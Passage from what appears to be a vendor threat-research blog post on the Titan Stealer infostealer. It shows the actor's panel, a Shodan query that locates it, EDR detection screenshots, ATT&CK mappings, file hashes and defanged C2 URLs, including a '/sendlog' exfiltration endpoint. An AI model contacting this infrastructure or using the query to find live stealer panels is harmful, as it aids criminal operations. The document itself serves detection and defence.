The threat actor has access to a separate panel that allows them to view the login activities and other data of a victim. This type of activity is often associated with cybercrime and can have serious consequences for both the victim and the attacker.




Figure 10: Login panel of Titan Stealer





Figure 11: Titan Stealer Dashboard

A Shodan query could be used to identify and track the activity of the Titan Stealer as shown in Figure 12.

Shodan Query: http.html:"Titan Stealer"



Partner Spotlight: Looking for a place to store all the Shodan data? Check out Gravwell

Titan Stealer

77.73.133.88

LetHost LLC

Germany, Frankfurt am Main

```
HTTP/1.1 200 OK
Date: Wed, 30 Nov 2022 15:31:14 GMT
Content-Length: 1535
Content-Type: text/html; charset=utf-8
```

Figure 12: Shodan query

Conclusion: Detect and Block Titan Stealer Attacks

To defend against malware attacks like the Titan Stealer, it is recommended to:

- Update passwords regularly to reduce the risk of a large-scale attack
- Avoid downloading applications from untrusted sites
- Avoid clicking on URLs or attachments in spam emails

Enterprises should also implement tight security controls and multi-layered visibility and security solutions to identify and detect such malware. For example, Uptycs' EDR (Endpoint Detection and Response) correlation engine is able to detect the Titan Stealer's activity by using behavioral rules and YARA process scanning capabilities.

Uptycs EDR Detection

Uptycs EDR customers can easily scan for Titan Stealer since Uptycs EDR is armed with YARA process scanning and advanced detections. Additionally, Uptycs EDR contextual detection provides important details about the identified malware. Users can navigate to the toolkit data section in the detection alert and click on the name to find out the behavior as shown below (Figure 13 & 14).





Figure 13: Process tree for the malware in an Uptycs EDR detection



Detection - Process Hollowing detected - T1055.012 - Process Hollowing - Windows(C:\User...

New | Search

10/10 | 2 Alerts
7 Events | 2 Tactics
3 Techniques | Advanced Threat | 12/29/2022 20:03:45
12/29/2022 20:18:45 | UNASSIGNED

k t | ACTIONS

9 signals ☑ Group | Showing: All | Sort by: Time | Search | Clear filters

5.0 Yara rule match on process memory

Signals (1) : Uptycs_TitanStealer

5.0 T1055.012 - PROCESS HOLLOWING - WINDOWS

Process Hollowing detected

Signals (1) : C:\Users\m 3\Desktop\e7f46144892fe5bdef99bdf819d1b9a6.exe

0.2 T1083 - FILE AND DIRECTORY DISCOVERY - WINDOWS

Process attempting to list Files and Directories +5

Signals (6) : C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

0.2 T1082 - SYSTEM INFORMATION DISCOVERY - WINDOWS

Process attempting to get system information

Signals (1) : C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

CONTEXT | ACTIVITIES

File and Processes (2)

Users (1)

Toolkits (1)

Name	TITANSTEALER
Overview	Titan is an information stealer. It may steal usernames, passwords, and other login information from web browser with installed clients
Description	Titan is an information stealer. It may steal usernames, passwords, and other login

Figure 14: Uptycs EDR detection UI showing Titan Stealer YARA rule match

MITRE ATT&CK Techniques for Titan Stealer

Tactic	Technique ID	Technique Name
Defense Evasion	T1055.012	Process Hollowing
Discovery	T1083	File and Directory Discovery
Discovery	T1082	System Information Discovery
Exfiltration	T1041	Exfiltration Over C2 Channel

IOCs

File name	Md5 hash
Stage 1	e7f46144892fe5bdef99bdf819d1b9a6
Stage 2	b10337ef60818440d1f4068625adfaa2

Related Hashes:

Md5 hashes	File Type
82040e02a2c16b12957659e1356a5e19	Executable
1af2037acbabfe804a522a5c4dd5a4ce	Executable
01e2a830989de3a870e4a2dac876487a	Executable
a98e68c19c2bafe9e77d1c00f9aa7e2c	Executable
7f46e8449ca0e20bfd2b288ee6f4e0d1	Executable
78601b24a38dd39749db81a3dcba52bd	Executable
b0604627aa5e471352c0c32865177f7a	Executable
1dbe3fd4743f62425378b840315da3b7	Executable
5e79869f7f8ba836896082645e7ea797	Executable
2815dee54a6b81eb32c95d42afae25d2	Executable
82040e02a2c16b12957659e1356a5e19	Executable

Domain/URL:

http[:]//77.73.133.88[:]5000

http[:]//77.73.133.88[:]5000/sendlog

Tag(s): Malware , Threat Research

Karthickkumar Kathiresan

Karthickkumar Kathiresan is a security researcher at Uptycs with 8+ years of experience in the field of cybersecurity. His area of expertise includes static and dynamic malware analysis, as well as reverse engineering on Windows platforms. Karthick has also created malware signatures, and previously worked with...

Connect with the author